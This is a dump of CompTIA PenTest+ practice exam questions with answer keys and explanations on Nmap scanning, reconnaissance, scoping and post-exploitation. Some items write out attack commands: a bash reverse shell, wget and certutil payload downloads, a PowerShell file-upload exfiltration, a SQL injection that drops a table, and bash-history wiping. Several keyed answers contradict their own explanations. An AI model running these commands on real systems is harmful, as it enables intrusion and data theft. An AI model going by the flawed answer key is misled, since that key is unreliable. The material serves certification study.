

# CompTIA

## Exam Questions PT0-002

CompTIA PenTest+ Certification Exam



**NEW QUESTION 1**

A penetration tester has been given an assignment to attack a series of targets in the 192.168.1.0/24 range, triggering as few alarms and countermeasures as possible.

Which of the following Nmap scan syntaxes would BEST accomplish this objective?

- A. nmap -sT -vvv -O 192.168.1.2/24 -PO
- B. nmap -sV 192.168.1.2/24 -PO
- C. nmap -sA -v -O 192.168.1.2/24
- D. nmap -sS -O 192.168.1.2/24 -T1

**Answer: D**

**NEW QUESTION 2**

A penetration tester conducted a discovery scan that generated the following:

```
Starting nmap 6.40 ( http://nmap.org ) at 2021-02-01 13:56 CST
Nmap scan report for 192.168.0.1
Host is up (0.021s latency).
Nmap scan report for 192.168.0.140
Host is up (0.30s latency)
Nmap scan report for 192.168.0.149
Host is up (0.20s latency).
Nmap scan report for 192.168.0.184
Host is up (0.0017s latency).
Nmap done: IP addresses (4 hosts up) scanned in 37.26 seconds
```

Which of the following commands generated the results above and will transform them into a list of active hosts for further analysis?

- A. nmap -oG list.txt 192.168.0.1-254 , sort
- B. nmap -sn 192.168.0.1-254 , grep "Nmap scan" | awk '{print \$5}'
- C. nmap --open 192.168.0.1-254, uniq
- D. nmap -o 192.168.0.1-254, cut -f 2

**Answer: B**

**Explanation:**

the NMAP flag (-sn) which is for host discovery and returns that kind of NMAP output. And the AWK command selects column 5 ({print \$5}) which obviously carries the returned IP of the host in the NMAP output.

This command will generate the results shown in the image and transform them into a list of active hosts for further analysis. The command consists of three parts:

- nmap -sn 192.168.0.1-254: This part uses nmap, a network scanning tool, to perform a ping scan (-sn) on the IP range 192.168.0.1-254, which means sending ICMP echo requests to each IP address and checking if they respond.
- grep "Nmap scan": This part uses grep, a text filtering tool, to search for the string "Nmap scan" in the output of the previous part and display only the matching lines. This will filter out the lines that show the start and end time of the scan and only show the lines that indicate the status of each host.
- awk '{print \$5}': This part uses awk, a text processing tool, to print the fifth field (\$5) of each line in the output of the previous part. This will extract only the IP addresses of each host and display them as a list.

The final output will look something like this: 192.168.0.1 192.168.0.12 192.168.0.17 192.168.0.34

**NEW QUESTION 3**

A customer adds a requirement to the scope of a penetration test that states activities can only occur during normal business hours. Which of the following BEST describes why this would be necessary?

- A. To meet PCI DSS testing requirements
- B. For testing of the customer's SLA with the ISP
- C. Because of concerns regarding bandwidth limitations
- D. To ensure someone is available if something goes wrong

**Answer: D**

**NEW QUESTION 4**

A penetration tester is trying to restrict searches on Google to a specific domain. Which of the following commands should the penetration tester consider?

- A. inurl:
- B. link:
- C. site:
- D. intitle:

**Answer: C**

**Explanation:**

The site: command can be used to restrict searches on Google to a specific domain. For example, site:company.com will return only results from the company.com domain. This can help the penetration tester to find information or pages related to the target domain.

**NEW QUESTION 5**

A penetration tester is reviewing the following DNS reconnaissance results for comptia.org from dig: comptia.org. 3569 IN MX comptia.org-mail.protection.outlook.com. comptia.org. 3569 IN A 3.219.13.186. comptia.org. 3569 IN NS ns1.comptia.org. comptia.org. 3569 IN SOA haven. administrator.comptia.org. comptia.org. 3569 IN MX new.mx0.comptia.org. comptia.org. 3569 IN MX new.mx1.comptia.org. Which of the following potential issues can the penetration tester identify based on this output?

- A. At least one of the records is out of scope.
- B. There is a duplicate MX record.
- C. The NS record is not within the appropriate domain.
- D. The SOA records outside the comptia.org domain.

**Answer:** A

#### NEW QUESTION 6

A software development team is concerned that a new product's 64-bit Windows binaries can be deconstructed to the underlying code. Which of the following tools can a penetration tester utilize to help the team gauge what an attacker might see in the binaries?

- A. Immunity Debugger
- B. OllyDbg
- C. GDB
- D. Drozer

**Answer:** A

#### Explanation:

Immunity Debugger is a tool that can be used to deconstruct 64-bit Windows binaries and see the underlying code. Immunity Debugger is a powerful debugger that integrates with Python and allows users to write their own scripts and plugins. It can be used for reverse engineering, malware analysis, vulnerability research, and exploit development

#### NEW QUESTION 7

A penetration tester ran a simple Python-based scanner. The following is a snippet of the code:

```
...
<LINE NUM.>
<01> portlist: list[int] = [*range(1, 1025)]
<02> try:
<03>     port: object
<04>     resultList: list[Any] = []
<05>     for port in portList:
<06>         sock = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
<07>         sock.settimeout(20)
<08>         result = sock.connect_ex((remoteSvr, port))
<09>         if result == 0:
<10>             resultList.append(port)
<11>         sock.close()
...
```

Which of the following BEST describes why this script triggered a `probable port scan` alert in the organization's IDS?

- A. sock.settimeout(20) on line 7 caused each next socket to be created every 20 milliseconds.
- B. \*range(1, 1025) on line 1 populated the portList list in numerical order.
- C. Line 6 uses socket.SOCK\_STREAM instead of socket.SOCK\_DGRAM
- D. The remoteSvr variable has neither been type-hinted nor initialized.

**Answer:** B

#### Explanation:

Port randomization is widely used in port scanners. By default, Nmap randomizes the scanned port order (except that certain commonly accessible ports are moved near the beginning for efficiency reasons) <https://nmap.org/book/man-port-specification.html>

#### NEW QUESTION 8

A penetration tester is evaluating a company's network perimeter. The tester has received limited information about defensive controls or countermeasures, and limited internal knowledge of the testing exists. Which of the following should be the FIRST step to plan the reconnaissance activities?

- A. Launch an external scan of netblocks.
- B. Check WHOIS and netblock records for the company.
- C. Use DNS lookups and dig to determine the external hosts.
- D. Conduct a ping sweep of the company's netblocks.

**Answer:** C

#### NEW QUESTION 9

A client wants a security assessment company to perform a penetration test against its hot site. The purpose of the test is to determine the effectiveness of the defenses that protect against disruptions to business continuity. Which of the following is the MOST important action to take before starting this type of assessment?

- A. Ensure the client has signed the SOW.
- B. Verify the client has granted network access to the hot site.

- C. Determine if the failover environment relies on resources not owned by the client.
- D. Establish communication and escalation procedures with the client.

**Answer:** A

**Explanation:**

The statement of work (SOW) is a document that defines the scope, objectives, deliverables, and timeline of a penetration testing engagement. It is important to have the client sign the SOW before starting the assessment to avoid any legal or contractual issues.

**NEW QUESTION 10**

A penetration tester ran the following command on a staging server:

```
python -m SimpleHTTPServer 9891
```

Which of the following commands could be used to download a file named exploit to a target machine for execution?

- A. nc 10.10.51.50 9891 < exploit
- B. powershell -exec bypass -f \\10.10.51.50\9891
- C. bash -i >& /dev/tcp/10.10.51.50/9891 0&1>/exploit
- D. wget 10.10.51.50:9891/exploit

**Answer:** D

**NEW QUESTION 10**

A penetration tester successfully performed an exploit on a host and was able to hop from VLAN 100 to VLAN 200. VLAN 200 contains servers that perform financial transactions, and the penetration tester now wants the local interface of the attacker machine to have a static ARP entry in the local cache. The attacker machine has the following:

IP Address: 192.168.1.63

Physical Address: 60-36-dd-a6-c5-33

Which of the following commands would the penetration tester MOST likely use in order to establish a static ARP entry successfully?

- A. tcpdump -i eth01 arp and arp[6:2] == 2
- B. arp -s 192.168.1.63 60-36-DD-A6-C5-33
- C. ipconfig /all findstr /v 00-00-00 | findstr Physical
- D. route add 192.168.1.63 mask 255.255.255.255.0 192.168.1.1

**Answer:** B

**Explanation:**

The arp command is used to manipulate or display the Address Resolution Protocol (ARP) cache, which is a table that maps IP addresses to physical addresses (MAC addresses) on a network. The -s option is used to add a static ARP entry to the cache, which means that it will not expire or be overwritten by dynamic ARP entries. The syntax for adding a static ARP entry is arp -s <IP address> <physical address>. Therefore, the command arp -s 192.168.1.63 60-36-DD-A6-C5-33 would add a static ARP entry for the IP address 192.168.1.63 and the physical address 60-36-DD-A6-C5-33 to the local cache of the attacker machine. This would allow the attacker machine to communicate with the target machine without relying on ARP requests or replies. The other commands are not valid or useful for establishing a static ARP entry.

**NEW QUESTION 12**

A red-team tester has been contracted to emulate the threat posed by a malicious insider on a company's network, with the constrained objective of gaining access to sensitive personnel files. During the assessment, the red-team tester identifies an artifact indicating possible prior compromise within the target environment.

Which of the following actions should the tester take?

- A. Perform forensic analysis to isolate the means of compromise and determine attribution.
- B. Incorporate the newly identified method of compromise into the red team's approach.
- C. Create a detailed document of findings before continuing with the assessment.
- D. Halt the assessment and follow the reporting procedures as outlined in the contract.

**Answer:** D

**Explanation:**

Halting the assessment and following the reporting procedures as outlined in the contract is the best action to take after identifying that an application being tested has already been compromised with malware. This is because continuing the assessment might interfere with an ongoing investigation or compromise evidence collection. The reporting procedures are part of the contract that specifies how to handle any critical issues or incidents during the penetration testing engagement. They should include details such as who to contact, what information to provide, and what steps to follow.

**NEW QUESTION 16**

A penetration tester received a .pcap file to look for credentials to use in an engagement. Which of the following tools should the tester utilize to open and read the .pcap file?

- A. Nmap
- B. Wireshark
- C. Metasploit
- D. Netcat

**Answer:** B

**NEW QUESTION 18**

A company hired a penetration tester to do a social-engineering test against its employees. Although the tester did not find any employees' phone numbers on the company's website, the tester has learned the complete phone catalog was published there a few months ago.

In which of the following places should the penetration tester look FIRST for the employees' numbers?



- A. Web archive
- B. GitHub
- C. File metadata
- D. Underground forums

**Answer:** A

#### NEW QUESTION 21

A penetration tester who is working remotely is conducting a penetration test using a wireless connection. Which of the following is the BEST way to provide confidentiality for the client while using this connection?

- A. Configure wireless access to use a AAA server.
- B. Use random MAC addresses on the penetration testing distribution.
- C. Install a host-based firewall on the penetration testing distribution.
- D. Connect to the penetration testing company's VPS using a VPN.

**Answer:** D

#### Explanation:

The best way to provide confidentiality for the client while using a wireless connection is to connect to the penetration testing company's VPS using a VPN. This will encrypt the traffic between the penetration tester and the VPS, and prevent any eavesdropping or interception by third parties. A VPN will also allow the penetration tester to access the client's network securely and bypass any firewall or network restrictions.

#### NEW QUESTION 24

During a penetration test, a tester is able to change values in the URL from example.com/login.php?id=5 to example.com/login.php?id=10 and gain access to a web application. Which of the following vulnerabilities has the penetration tester exploited?

- A. Command injection
- B. Broken authentication
- C. Direct object reference
- D. Cross-site scripting

**Answer:** C

#### Explanation:

Insecure direct object reference (IDOR) is a vulnerability where the developer of the application does not implement authorization features to verify that someone accessing data on the site is allowed to access that data.

#### NEW QUESTION 26

Which of the following tools would be best suited to perform a cloud security assessment?

- A. OpenVAS
- B. Scout Suite
- C. Nmap
- D. ZAP
- E. Nessus

**Answer:** B

#### Explanation:

The tool that would be best suited to perform a cloud security assessment is Scout Suite, which is an open-source multi-cloud security auditing tool that can evaluate the security posture of cloud environments, such as AWS, Azure, GCP, or Alibaba Cloud. Scout Suite can collect configuration data from cloud providers using APIs and assess them against security best practices or benchmarks, such as CIS Foundations. Scout Suite can generate reports that highlight security issues, risks, or gaps in the cloud environment, and provide recommendations for remediation or improvement. The other options are not tools that are specifically designed for cloud security assessment. OpenVAS is an open-source vulnerability scanner that can scan hosts and networks for vulnerabilities and generate reports with findings and recommendations. Nmap is an open-source network scanner and enumerator that can scan hosts and networks for ports, services, versions, OS, or other information<sup>1</sup>. ZAP is an open-source web application scanner and proxy that can scan web applications for vulnerabilities and perform attacks such as SQL injection or XSS. Nessus is a commercial vulnerability scanner that can scan hosts and networks for vulnerabilities and generate reports with findings and recommendations.

#### NEW QUESTION 30

A penetration tester completed a vulnerability scan against a web server and identified a single but severe vulnerability. Which of the following is the BEST way to ensure this is a true positive?

- A. Run another scanner to compare.
- B. Perform a manual test on the server.
- C. Check the results on the scanner.
- D. Look for the vulnerability online.

**Answer:** B

#### NEW QUESTION 31

A penetration tester was conducting a penetration test and discovered the network traffic was no longer reaching the client's IP address. The tester later discovered the SOC had used sinkholing on the penetration tester's IP address. Which of the following BEST describes what happened?

- A. The penetration tester was testing the wrong assets
- B. The planning process failed to ensure all teams were notified
- C. The client was not ready for the assessment to start

D. The penetration tester had incorrect contact information

**Answer:** B

**Explanation:**

Sinkholing is a technique used by security teams to redirect malicious or unwanted network traffic to a controlled destination, such as a black hole or a honeypot. This can help prevent or mitigate attacks, analyze malware behavior, or isolate infected hosts. If the SOC used sinkholing on the penetration tester's IP address, it means that they detected the tester's activity and blocked it from reaching the client's network. This indicates that the planning process failed to ensure all teams were notified about the penetration testing engagement, which could have avoided this situation.

**NEW QUESTION 36**

Appending string values onto another string is called:

- A. compilation
- B. connection
- C. concatenation
- D. conjunction

**Answer:** C

**Explanation:**

Concatenation is the term used to describe the process of appending string values onto another string. In Python, concatenation can be done using the + operator, such as "Hello" + "World" = "HelloWorld".

**NEW QUESTION 40**

A penetration tester is able to use a command injection vulnerability in a web application to get a reverse shell on a system. After running a few commands, the tester runs the following:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Which of the following actions is the penetration tester performing?

- A. Privilege escalation
- B. Upgrading the shell
- C. Writing a script for persistence
- D. Building a bind shell

**Answer:** B

**Explanation:**

The penetration tester is performing an action called upgrading the shell, which means improving the functionality and interactivity of the shell. By running the python command, the penetration tester is spawning a new bash shell that has features such as tab completion, command history, and job control. This can help the penetration tester to execute commands more easily and efficiently.

**NEW QUESTION 43**

A penetration tester is starting an assessment but only has publicly available information about the target company. The client is aware of this exercise and is preparing for the test.

Which of the following describes the scope of the assessment?

- A. Partially known environment testing
- B. Known environment testing
- C. Unknown environment testing
- D. Physical environment testing

**Answer:** C

**NEW QUESTION 48**

Penetration-testing activities have concluded, and the initial findings have been reviewed with the client. Which of the following best describes the NEXT step in the engagement?

- A. Acceptance by the client and sign-off on the final report
- B. Scheduling of follow-up actions and retesting
- C. Attestation of findings and delivery of the report
- D. Review of the lessons learned during the engagement

**Answer:** C

**NEW QUESTION 50**

When accessing the URL <http://192.168.0-1/validate/user.php>, a penetration tester obtained the following output:

```
..d index: eid in /apache/www/validate/user.php line 12
..d index: uid in /apache/www/validate/user.php line 13
..d index: pw in /apache/www/validate/user.php line 14
..d index: acl in /apache/www/validate/user.php line 15
```

- A. Lack of code signing
- B. Incorrect command syntax
- C. Insufficient error handling
- D. Insecure data transmission

**Answer:**

C

**Explanation:**

The most probable cause for this output is insufficient error handling, which is a coding flaw that occurs when a program does not handle errors or exceptions properly or gracefully. Insufficient error handling can result in unwanted or unexpected behavior, such as crashes, hangs, or leaks. In this case, the output shows that the program is displaying warning messages that indicate undefined indexes in the user.php file. These messages reveal the names of the variables and the file path that are used by the program, which can expose sensitive information or clues to an attacker. The program should have implemented error handling mechanisms, such as try-catch blocks, error logging, or sanitizing output, to prevent these messages from being displayed or to handle them appropriately. The other options are not plausible causes for this output. Lack of code signing is a security flaw that occurs when a program does not have a digital signature that verifies its authenticity and integrity. Incorrect command syntax is a user error that occurs when a command is entered with wrong or missing parameters or options. Insecure data transmission is a security flaw that occurs when data is sent over a network without encryption or protection.

**NEW QUESTION 52**

A penetration tester is testing a new version of a mobile application in a sandbox environment. To intercept and decrypt the traffic between the application and the external API, the tester has created a private root CA and issued a certificate from it. Even though the tester installed the root CA into the trusted store of the smartphone used for the tests, the application shows an error indicating a certificate mismatch and does not connect to the server. Which of the following is the MOST likely reason for the error?

- A. TCP port 443 is not open on the firewall
- B. The API server is using SSL instead of TLS
- C. The tester is using an outdated version of the application
- D. The application has the API certificate pinned.

**Answer:** D

**NEW QUESTION 55**

A penetration tester who is doing a company-requested assessment would like to send traffic to another system using double tagging. Which of the following techniques would BEST accomplish this goal?

- A. RFID cloning
- B. RFID tagging
- C. Meta tagging
- D. Tag nesting

**Answer:** D

**Explanation:**

since vlan hopping requires 2 vlans to be nested in a single packet. Double tagging occurs when an attacker adds and modifies tags on an Ethernet frame to allow the sending of packets through any VLAN. This attack takes advantage of how many switches process tags. Most switches will only remove the outer tag and forward the frame to all native VLAN ports. With that said, this exploit is only successful if the attacker belongs to the native VLAN of the trunk link.

<https://cybersecurity.att.com/blogs/security-essentials/vlan-hopping-and-mitigation>

Tag nesting is a technique that involves inserting two VLAN tags into an Ethernet frame to bypass VLAN hopping prevention mechanisms. The first tag is stripped by the first switch, and the second tag is processed by the second switch, allowing the frame to reach a different VLAN than intended. RFID cloning is a technique that involves copying the data from an RFID tag to another tag or device. RFID tagging is a technique that involves attaching an RFID tag to an object or person for identification or tracking purposes. Meta tagging is a technique that involves adding metadata to web pages or files for search engine optimization or classification purposes.

**NEW QUESTION 56**

Which of the following tools would be BEST suited to perform a manual web application security assessment? (Choose two.)

- A. OWASP ZAP
- B. Nmap
- C. Nessus
- D. BeEF
- E. Hydra
- F. Burp Suite

**Answer:** AF

**NEW QUESTION 59**

A final penetration test report has been submitted to the board for review and accepted. The report has three findings rated high. Which of the following should be the NEXT step?

- A. Perform a new penetration test.
- B. Remediate the findings.
- C. Provide the list of common vulnerabilities and exposures.
- D. Broaden the scope of the penetration test.

**Answer:** B

**NEW QUESTION 64**

Which of the following should a penetration tester attack to gain control of the state in the HTTP protocol after the user is logged in?

- A. HTTPS communication
- B. Public and private keys
- C. Password encryption
- D. Sessions and cookies

**Answer:** D

#### NEW QUESTION 69

A penetration tester writes the following script:

```
#!/bin/bash
network= '10.100.100'
ports= '22 23 80 443'

for x in {1..254};
do (nc -zv $network.$x $ports );
done
```

Which of the following is the tester performing?

- A. Searching for service vulnerabilities
- B. Trying to recover a lost bind shell
- C. Building a reverse shell listening on specified ports
- D. Scanning a network for specific open ports

**Answer:** D

#### Explanation:

-z zero-I/O mode [used for scanning]

-v verbose

example output of script:

\* 10.1.1.1 : inverse host lookup failed: Unknown host (UNKNOWN) [10.0.0.1] 22 (ssh) open

(UNKNOWN) [10.0.0.1] 23 (telnet) : Connection timed out <https://unix.stackexchange.com/questions/589561/what-is-nc-z-used-for>

#### NEW QUESTION 72

A tester who is performing a penetration test discovers an older firewall that is known to have serious vulnerabilities to remote attacks but is not part of the original list of IP addresses for the engagement. Which of the following is the BEST option for the tester to take?

- A. Segment the firewall from the cloud.
- B. Scan the firewall for vulnerabilities.
- C. Notify the client about the firewall.
- D. Apply patches to the firewall.

**Answer:** C

#### Explanation:

The best option for the tester to take is to notify the client about the firewall. The firewall is not part of the original list of IP addresses for the engagement, which means it is out of scope and should not be tested without permission. The tester should inform the client about the existence and potential risks of the firewall, and ask if they want to include it in the scope or not.

#### NEW QUESTION 75

A penetration tester gains access to a system and establishes persistence, and then runs the following commands:

```
cat /dev/null > temp
```

```
touch -r .bash_history temp mv temp .bash_history
```

Which of the following actions is the tester MOST likely performing?

- A. Redirecting Bash history to /dev/null
- B. Making a copy of the user's Bash history for further enumeration
- C. Covering tracks by clearing the Bash history
- D. Making decoy files on the system to confuse incident responders

**Answer:** C

#### Explanation:

The commands are used to clear the Bash history file of the current user, which records the commands entered in the terminal. The first command redirects /dev/null (a special file that discards any data written to it) to temp, which creates an empty file named temp. The second command changes the timestamp of temp to match that of .bash\_history (the hidden file that stores the Bash history). The third command renames temp to .bash\_history, which overwrites the original file with an empty one. This effectively erases any trace of the commands executed by the user.

#### NEW QUESTION 79

A client would like to have a penetration test performed that leverages a continuously updated TTPs framework and covers a wide variety of enterprise systems and networks. Which of the following methodologies should be used to BEST meet the client's expectations?

- A. OWASP Top 10
- B. MITRE ATT&CK framework
- C. NIST Cybersecurity Framework
- D. The Diamond Model of Intrusion Analysis

**Answer:** B

#### Explanation:

The MITRE ATT&CK framework is a methodology that should be used to best meet the client's expectations. The MITRE ATT&CK framework is a knowledge base of adversary tactics, techniques, and procedures (TTPs) that are continuously updated based on real-world observations. The framework covers a wide variety of enterprise systems and networks, such as Windows, Linux, macOS, cloud, mobile, and network devices. The framework can help the penetration tester





- C. Semi-authorized
- D. Known environment

**Answer:** D

**Explanation:**

The OSSTM testing methodology that should be used to test under the worst conditions is known environment, which is a testing approach that assumes that the tester has full knowledge of the target system or network, such as its architecture, configuration, vulnerabilities, or defenses. A known environment testing can simulate a worst-case scenario, where an attacker has gained access to sensitive information or insider knowledge about the target, and can exploit it to launch more sophisticated or targeted attacks. A known environment testing can also help identify the most critical or high-risk areas of the target, and provide recommendations for improving its security posture. The other options are not OSSTM testing methodologies that should be used to test under the worst conditions. Tandem is a testing approach that involves two testers working together on the same target, one as an attacker and one as a defender, to simulate a realistic attack scenario and evaluate the effectiveness of the defense mechanisms. Reversal is a testing approach that involves switching roles between the tester and the client, where the tester acts as a defender and the client acts as an attacker, to assess the security awareness and skills of the client. Semi-authorized is a testing approach that involves giving partial or limited authorization or access to the tester, such as a user account or a network segment, to simulate an attack scenario where an attacker has compromised a legitimate user or device.

**NEW QUESTION 93**

A software company has hired a penetration tester to perform a penetration test on a database server. The tester has been given a variety of tools used by the company's privacy policy. Which of the following would be the BEST to use to find vulnerabilities on this server?

- A. OpenVAS
- B. Nikto
- C. SQLmap
- D. Nessus

**Answer:** C

**NEW QUESTION 94**

A penetration tester conducted an assessment on a web server. The logs from this session show the following:

`http://www.thecompanydomain.com/servicestatus.php?serviceID=892&serviceID=892 ' ; DROP TABLE SERVICES; -`

Which of the following attacks is being attempted?

- A. Clickjacking
- B. Session hijacking
- C. Parameter pollution
- D. Cookie hijacking
- E. Cross-site scripting

**Answer:** C

**NEW QUESTION 97**

A penetration tester who is doing a security assessment discovers that a critical vulnerability is being actively exploited by cybercriminals. Which of the following should the tester do NEXT?

- A. Reach out to the primary point of contact
- B. Try to take down the attackers
- C. Call law enforcement officials immediately
- D. Collect the proper evidence and add to the final report

**Answer:** A

**Explanation:**

The penetration tester should reach out to the primary point of contact as soon as possible to inform them of the critical vulnerability and the active exploitation by cybercriminals. This is the most responsible and ethical course of action, as it allows the client to take immediate steps to mitigate the risk and protect their assets. The other options are not appropriate or effective in this situation. Trying to take down the attackers would be illegal and dangerous, as it may escalate the conflict or cause collateral damage. Calling law enforcement officials immediately would be premature and unnecessary, as it may involve disclosing confidential information or violating the scope of the engagement. Collecting the proper evidence and adding to the final report would be too slow and passive, as it would delay the notification and remediation of the vulnerability.

**NEW QUESTION 101**

A penetration tester recently performed a social-engineering attack in which the tester found an employee of the target company at a local coffee shop and over time built a relationship with the employee. On the employee's birthday, the tester gave the employee an external hard drive as a gift. Which of the following social-engineering attacks was the tester utilizing?

- A. Phishing
- B. Tailgating
- C. Baiting
- D. Shoulder surfing

**Answer:** C

**NEW QUESTION 103**

A penetration tester has completed an analysis of the various software products produced by the company under assessment. The tester found that over the past several years the company has been including vulnerable third-party modules in multiple products, even though the quality of the organic code being developed is very good. Which of the following recommendations should the penetration tester include in the report?

- A. Add a dependency checker into the tool chain.

- B. Perform routine static and dynamic analysis of committed code.
- C. Validate API security settings before deployment.
- D. Perform fuzz testing of compiled binaries.

**Answer:** A

**Explanation:**

Adding a dependency checker into the tool chain is the best recommendation for the company that has been including vulnerable third-party modules in multiple products. A dependency checker is a tool that analyzes the dependencies of a software project and identifies any known vulnerabilities or outdated versions. This can help the developers to update or replace the vulnerable modules before deploying the products.

**NEW QUESTION 108**

A penetration tester was brute forcing an internal web server and ran a command that produced the following output:

```
$ dirb http://172.16.100.10:3000
-----
DURB v2.22
By The Dark Raver
-----
START_TIME: Wed Feb 3 13:06:18 2021
URL_BASE: http://172.16.100.10:3000
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
GENERATED WORDS: 4612
---- Scanning URL: http://172.16.100.10:3000 ----
+ http://172.16.100.10:3000/ftp (CODE:200|SIZE:11071)
+ http://172.16.100.10:3000/profile (CODE:500|SIZE:1151)
+ http://172.16.100.10:3000/promotion (CODE:200|SIZE:6586)
+ http://172.16.100.10:3000/robots.txt (CODE:200|SIZE:28)
+ http://172.16.100.10:3000 /Video (CODE:200|SIZE:10075518)

-----
END_TIME: Wed Feb 3 13:07:53 2021
DOWNLOADED: 4612 - FOUND: 5
```

However, when the penetration tester tried to browse the URL <http://172.16.100.10:3000/profile>, a blank page was displayed. Which of the following is the MOST likely reason for the lack of output?

- A. The HTTP port is not open on the firewall.
- B. The tester did not run sudo before the command.
- C. The web server is using HTTPS instead of HTTP.
- D. This URI returned a server error.

**Answer:** A

**NEW QUESTION 109**

The results of an Nmap scan are as follows:

Starting Nmap 7.80 ( <https://nmap.org> ) at 2021-01-24 01:10 EST Nmap scan report for ( 10.2.1.22 )

Host is up (0.0102s latency). Not shown: 998 filtered ports Port State Service

80/tcp open http

|\_http-title: 80F 22% RH 1009.1MB (text/html)

|\_http-slowloris-check:

| VULNERABLE:

| Slowloris DoS Attack

| <..>

Device type: bridge|general purpose

Running (JUST GUESSING) : QEMU (95%)

OS CPE: cpe:/a:qemu:qemu

No exact OS matches found for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at <https://nmap.org/submit/>. Nmap done: 1 IP address (1 host up) scanned in 107.45 seconds

Which of the following device types will MOST likely have a similar response? (Choose two.)

- A. Network device
- B. Public-facing web server
- C. Active Directory domain controller
- D. IoT/embedded device
- E. Exposed RDP
- F. Print queue

**Answer:** BD

**Explanation:**

<https://www.netscout.com/what-is-ddos/slowloris-attacks>

From the http-title in the output, this looks like an IoT device with RH implying Relative Humidity, that offers a web-based interface for visualizing the results.

**NEW QUESTION 112**



An assessment has been completed, and all reports and evidence have been turned over to the client. Which of the following should be done NEXT to ensure the confidentiality of the client's information?

- A. Follow the established data retention and destruction process
- B. Report any findings to regulatory oversight groups
- C. Publish the findings after the client reviews the report
- D. Encrypt and store any client information for future analysis

**Answer: D**

**Explanation:**

After completing an assessment and providing the report and evidence to the client, it is important to follow the established data retention and destruction process to ensure the confidentiality of the client's information. This process typically involves securely deleting or destroying any data collected during the assessment that is no longer needed, and securely storing any data that needs to be retained. This helps to prevent unauthorized access to the client's information and protects the client's confidentiality.

Reporting any findings to regulatory oversight groups may be necessary in some cases, but it should be done only with the client's permission and in accordance with any relevant legal requirements. Publishing the findings before the client has reviewed the report is also not recommended, as it may breach the client's confidentiality and damage their reputation. Encrypting and storing client information for future analysis is also not recommended unless it is necessary and in compliance with any legal or ethical requirements.

**NEW QUESTION 113**

A company that requires minimal disruption to its daily activities needs a penetration tester to perform information gathering around the company's web presence. Which of the following would the tester find MOST helpful in the initial information-gathering steps? (Choose two.)

- A. IP addresses and subdomains
- B. Zone transfers
- C. DNS forward and reverse lookups
- D. Internet search engines
- E. Externally facing open ports
- F. Shodan results

**Answer: AD**

**Explanation:**

\* A. IP addresses and subdomains. This is correct. IP addresses and subdomains are useful information for a penetration tester to identify the scope and range of the company's web presence. IP addresses can reveal the location, network, and service provider of the company's web servers, while subdomains can indicate the different functions and features of the company's website. A penetration tester can use tools like whois, Netcraft, or DNS lookups to find IP addresses and subdomains associated with the company's domain name.

\* D. Internet search engines. This is correct. Internet search engines are powerful tools for a penetration tester to perform passive information gathering around the company's web presence. Search engines can provide a wealth of information, such as the company's profile, history, news, social media accounts, reviews, products, services, customers, partners, competitors, and more. A penetration tester can use advanced search operators and keywords to narrow down the results and find relevant information. For example, using the site: operator can limit the results to a specific domain or subdomain, while using the intitle: operator can filter the results the title of the web pages.

**NEW QUESTION 118**

A penetration tester wants to scan a target network without being detected by the client's IDS. Which of the following scans is MOST likely to avoid detection?

- A. `nmap -p0 -T0 -sS 192.168.1.10`
- B. `nmap -sA -sV --host-timeout 60 192.168.1.10`
- C. `nmap -f --badsum 192.168.1.10`
- D. `nmap -A -n 192.168.1.10`

**Answer: C**

**Explanation:**

The `nmap -f --badsum 192.168.1.10` command is most likely to avoid detection by the client's IDS, as it will use two techniques to evade IDS signatures or filters. The `-f` option will fragment the IP packets into smaller pieces that might bypass some IDS rules or firewalls. The `--badsum` option will use an invalid checksum in the TCP or UDP header that might cause some IDS systems to ignore the packets.

**NEW QUESTION 122**

A penetration tester has obtained a low-privilege shell on a Windows server with a default configuration and now wants to explore the ability to exploit misconfigured service permissions. Which of the following commands would help the tester START this process?

- A. `Certutil -urlcache -split -f http://192.168.2.124/windows-binaries/ accesschk64.exe`
- B. `powershell (New-Object System.Net.WebClient).UploadFile('http://192.168.2.124/ upload.php', 'systeminfo.txt')`
- C. `schtasks /query /fo LIST /v | find /I "Next Run Time:"`
- D. `Wget http://192.168.2.124/windows-binaries/accesschk64.exe -O accesschk64.exe`

**Answer: A**

**Explanation:**

<https://www.bleepingcomputer.com/news/security/certutilexe-could-allow-attackers-to-download-malware-while-downloading-accesschk64-exe/>

--- <https://docs.microsoft.com/en-us/sysinternals/downloads/accesschk>

The `certutil` command is a Windows utility that can be used to manipulate certificates and certificate authorities. However, it can also be abused by attackers to download files from remote servers using the `-urlcache` option. In this case, the command downloads `accesschk64.exe` from `http://192.168.2.124/windows-binaries/` and saves it locally. `Accesschk64.exe` is a tool that can be used to check service permissions and identify potential privilege escalation vectors. The other commands are not relevant for this purpose. `Powershell` is a scripting language that can be used to perform various tasks, but in this case it uploads a file instead of downloading one. `Schtasks` is a command that can be used to create or query scheduled tasks, but it does not help with service permissions. `Wget` is a Linux command that can be used to download files from the web, but it does not work on Windows by default.

**NEW QUESTION 123**

A penetration tester needs to perform a test on a finance system that is PCI DSS v3.2.1 compliant. Which of the following is the MINIMUM frequency to complete the scan of the system?

- A. Weekly
- B. Monthly
- C. Quarterly
- D. Annually

**Answer: C**

**Explanation:**

Quarterly is the minimum frequency to complete the scan of the system that is PCI DSS v3.2.1 compliant, according to Requirement 11.2.2 of the standard<sup>1</sup>. PCI DSS (Payment Card Industry Data Security Standard) is a set of security standards that applies to any organization that processes, stores, or transmits credit card information. Requirement 11.2.2 states that organizations must perform internal vulnerability scans at least quarterly and after any significant change in the network.

<https://www.pcicomplianceguide.org/faq/#25>

PCI DSS requires quarterly vulnerability/penetration tests, not weekly.

**NEW QUESTION 125**

During an engagement, a penetration tester found the following list of strings inside a file:

```
3af068faa81326ffe6ca48e2ab36a779
48ec2f4f526303a9ded67938e6ce11c6
9493bf035c534197d9810a5e65a10632
C847b4a2e76ec1f9cbbbe30d2046d5e8
ed225542767a810e6fcee bf640164b140
cfbe1fdd6e6b0c5c9abd8c947f272ef4
c05cbc5a69bcc91f56a7e0a6c391ad79
9ee3564cbf15421ebabc43dcb67949ad
5a2ad0bcb902e20c4efcf057b01050be
4865a2ed25ed18515b7e97beb2b40346
b0236938a6518fc65b72159687e3a27b
9c96354712595ef2ff96675496d3a464
a5ab3f6c6159b85209ea0c186531a49f
9b38816e791f1400245f4c629a503bc8
d12e624a20d54fd3b34b89ee7169df17
```

Which of the following is the BEST technique to determine the known plaintext of the strings?

- A. Dictionary attack
- B. Rainbow table attack
